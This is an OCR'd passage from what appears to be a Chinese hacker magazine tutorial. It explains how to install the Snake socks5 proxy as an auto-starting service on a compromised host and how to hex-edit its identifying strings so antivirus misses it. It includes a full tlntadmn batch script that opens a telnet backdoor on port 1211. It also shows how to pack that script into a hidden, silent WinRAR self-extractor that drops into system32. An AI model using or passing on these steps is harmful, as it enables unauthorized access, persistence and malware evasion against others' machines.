


图 5

```
snake  install  //把程序改名为snake，这个命令是将跳板安装成服务。
snake -config starttype 2  //这个命令是服务器重启后程序也运行。
net start skserver  //启动skserver服务。
```

安装完后，就把机器做成了一个socks5代理，端口为1813。我们用sc.exe（光盘中有收录）来查循这个跳板程序到底在机器里加载了什么？即病毒特征的字符串是什么（图6）？

```
D:\>sc qc skserver
[SC] GetServiceConfig SUCCESS
SERVICE_NAME: skserver
TYPE                : 10  WIN32_OWN_PROCESS
START_TYPE          : 2   AUTO_START
ERROR_CONTROL       : 1   NORMAL
BINARY_PATH_NAME    : D:\snake.exe
LOAD_ORDER_GROUP    :
TAG                 : 0
DISPLAY_NAME        : Snake SockProxy Service
DEPENDENCIES        :
SERVICE_START_NAME  : LocalSystem
```

看到图6中划灰线的地方了吗？跳板程序加载后，服务名是skserver，服务描述是Snake SockProxy Service。我们只要在原来的程序中把这两个关键字符串改一下，就可逃过杀毒软件了。




图 6

还是用Ultraedit打开snake.exe，依次查找替换“skserver”和“Snake SockProxy Service”这两个字符串。图7是我用“Winndows”替换“skserver”的样图：

（3）如果想在这个软件里加上自己的版权信息也是可以的。比如图5中显示的“visit my homepage：[http://snake.gnuchina.org]”，你完全可在Ultraedit里用同样的方法查找替换成“visit my homepage：[你的网页地址]”。

看看我的劳动成果吧（图8）！




图 7




图 8

LOOK 注意 替换字符串时可能有多个地方要替换，请选择全部替换；替换的字符串的字母数最好和原来的相等，否则程序可能出错；如果把skserver像我一样替换成了winndows，安装你的个性跳板时，第3个命令就要打net start winndows。

3.探路先锋——FlashGet

在《黑客x档案》2003年第7、8期都有判断操作系统的方法，有用ping的，也有用各式各样扫描器的。不过我这儿还有一个方法，用下载工具FlashGet。




图 9




图 10

我们对开有web的服务器，先用IE打开其中一个页面，随便选一页或服务器提供的下载软件链接，点击鼠标右键使用网际快车下载。此时会打开FlashGet主界面，看一下正在下载的软件图表日志，发现它会提供很多信息。如果图表日志里有“Server：Microsoft-IIS“的字样，那么服务器肯定是Windows系列的（图9）。如果图表日志里有“Server:Apache”字样，服务器可能就是Unix系列（图10）。

4.bat到exe转换工具——Winrar

在网上和许多黑客杂志都有介绍如何用Winrar做一款永远不会被杀的捆绑机。我是乖孩子，可不做木马去害人，我用Winrar做bat到exe的转换工具。现在可能许多人会用批处理写个小程序，但写出来的东东是bat后缀，还带有一个默认的黑色图标，外观实在不能和高手用编程程序做出来的exe软件相比，并且辛苦写出来的bat文件别人还可轻易改写源码。我们可用Winrar将自己写的bat转换为exe软件。方法很简单，这里我写了一个1.bat的批处理，源码如下：

```
echo off
net stop telnet
echo 3 >c:\lcx1.txt
echo 7 >>c:\lcx1.txt
echo y >>c:\lcx1.txt
echo 0 >>c:\lcx1.txt
echo y >>c:\lcx1.txt
echo 8 >>c:\lcx1.txt
echo y >>c:\lcx1.txt
echo 1211 >>c:\lcx1.txt
echo y >>c:\lcx1.txt
echo 0 >>c:\lcx1.txt
echo 4 >>c:\lcx1.txt
echo 0 >>c:\lcx1.txt
tlntadmn<c:\lcx1.txt
del c:\lcx1.txt
cls
echo off
echo ====================
echo tlntadmn backdoor.bat by lcx
echo website:haiyangtop.126.com
echo now you can telnet 1211 port by name and password but not use guest
echo
```

1.bat在肉鸡里运行后，就可telnet ip 1211端口，输入用户名和密码就可登陆（但不能用guest帐户）。选中1.bat，点击右键，选择“add to archive”（添加到压缩文件），在打开的界面中勾选“创建自建压格式压缩文件”（图11）。




图 11

点击图11“高级”标签中的高级自解压选项，在弹出对话框的“解压路径”中填入要解压的路径，我填的是%systemroot%\system32，表示系统安装目录下的system32文件夹，一般是指C：\




图 12

winnt\system32 文件夹。这样有个好处，批处理程序里用的一些系统命令可保障正常执行。在“解压缩之后运行”中输入你的bat文件名（图12）。

然后我们再点击“模式”标签，勾选“全部隐藏”和“覆盖所有文件”这两个选项，这两个选项是为了不让rar解压时弹出窗口（图13）。




图13

做到这一步基本就可以了，如果想更完美些，可点击“文字和图标”标签，选择喜欢的图标，替换Winrar默认的黄色小图标。

